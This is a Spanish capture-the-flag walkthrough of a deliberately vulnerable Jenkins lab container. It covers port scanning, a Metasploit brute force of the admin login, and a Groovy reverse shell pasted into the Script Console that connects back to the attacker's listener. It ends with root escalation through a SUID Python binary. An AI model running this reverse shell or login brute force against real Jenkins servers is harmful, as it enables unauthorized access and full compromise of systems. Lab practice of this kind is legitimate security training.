

# STRONGJENKINS

## DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip strongjenkins.zip
Archive: strongjenkins.zip
inflating: auto_deploy.sh
inflating: strongjenkins.tar
```

```
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh strongjenkins.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

## 1- CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.246 ms
```

```
--- 172.17.0.2 ping statistics ---
```

```
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.246/0.246/0.246/0.000 ms
```

```
IP DE LA MÁQUINA VÍCTIMA      172.17.0.2
```

```
IP DE LA MAQUINA ATACANTE  192.168.0.26
```


```
LINUX - ttl=64
```

## 2- ESCANEAO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
8080/tcp open  http    Jetty 10.0.20
```

foto puerto 8080



## 3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

```
whatweb 172.17.0.2:8080
```

```
http://172.17.0.2:8080 [403 Forbidden] Cookies[JSESSIONID.72667ee0],
```

```
Country[RESERVED][ZZ],HTTPServer[Jetty(10.0.20)],  
HttpOnly[JSESSIONID.72667ee0],
```

```
IP[172.17.0.2], Jenkins[2.440.2],Jetty[10.0.20],  
Meta-Refresh-Redirect[/login?from=%2F],
```

```
Script,UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session]
```

```
http://172.17.0.2:8080/login?from=%2F [200 OK] Cookies[JSESSIONID.72667ee0],
```

```
Country[RESERVED][ZZ],HTML5, HTTPServer[Jetty(10.0.20)],
```

```
HttpOnly[JSESSIONID.72667ee0], IP[172.17.0.2], Jenkins[2.440.2],
```

```
Jetty[10.0.20], PasswordField[j_password], Script[application/json,text/javascript],
```

Title[Sign in [Jenkins]], UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session,x-instance-identity], X-Frame-Options[sameorigin]

De locura, esto; intente pasar dirb, gobuster, hydra, medusa y nada. Pero, se me olvidaba

Metasploit y resulta que si va. A continuación explico que hice ya que parece que "admin" suele ser credencial por defecto.

1- ejecutamos **msfconsole -q** (así, sale sin los mensajes y consola de inicio)

2- **search jenkins** (tal cual)

3- msf6 > use 19

msf6 auxiliary(scanner/http/jenkins\_login) > show options

No os liéis, ponedlo tal cual va

**set RHOSTS 172.17.0.2**

**set RPORT 8080**


**set USERNAME admin**

**set PASS\_FILE /usr/share/wordlists/rockyou.txt**

4- **run**

[+] 172.17.0.2:8080 - Login Successful: **admin:rockyou**

Conseguimos acceso



## 4- EXPLOTACIÓN

En el directorio "Manage Jenkins" encontramos el subdirectorio  
"Script Console"(abajo de todo).

Lo que hacemos es ponernos a la escucha con netcat

```
nc -nlvp 4444
```

listening on [any] 4444 ...

En la Script Console pegamos esto

```
String host="192.168.0.26"; ip de Kali
```

```
int port=4444; puerto a la escucha
```

```
String cmd="/bin/bash";Process p=new
```

```
ProcessBuilder(cmd).redirectErrorStream(true).start();
```

```
Socket s=new Socket(host,port);InputStream
```

```
pi=p.getInputStream(),pe=p.getErrorStream(),
```

```
si=s.getInputStream();OutputStream
```

```
po=p.getOutputStream(),so=s.getOutputStream();
```

```
while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0  
)s
```

```
o.write(pe.read());
```

```
while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);
```

```
try {p.exitValue();break;}catch (Exception e){};p.destroy();s.close();
```

Le damos a run y obtenemos conexión

```
nc -nlvp 4444
```

listening on [any] 4444 ...

connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 49704

whoami

jenkins

bash: cannot set terminal process group (25): Inappropriate ioctl for device

bash: no job control in this shell

jenkins@4b40ce3bf2b4:~\$

Tratamos la TTY

1-script /dev/null -c bash


2- ctrl + Z

stty raw -echo; fg  
reset xterm

export TERM=xterm  
export SHELL=bash

3- En nueva terminal stty size

4- stty rows 35 columns 167



## 5- ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo y nada. Vamos con SUID

jenkins@4b40ce3bf2b4:~\$ find / -perm -4000 2>/dev/null  
/usr/bin/chfn  
/usr/bin/gpasswd  
/usr/bin/mount  
/usr/bin/passwd  
/usr/bin/umount

```
/usr/bin/chsh  
/usr/bin/su  
/usr/bin/newgrp  
/usr/bin/python3.10  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Nos vamos a GTFOBins, <https://gtfobins.github.io/gtfobins/python/#sudo>

```
jenkins@4b40ce3bf2b4:~$ /usr/bin/python3.10 -c 'import os; os.execl("/bin/sh",  
"sh", "-p")'  
# whoami  
root
```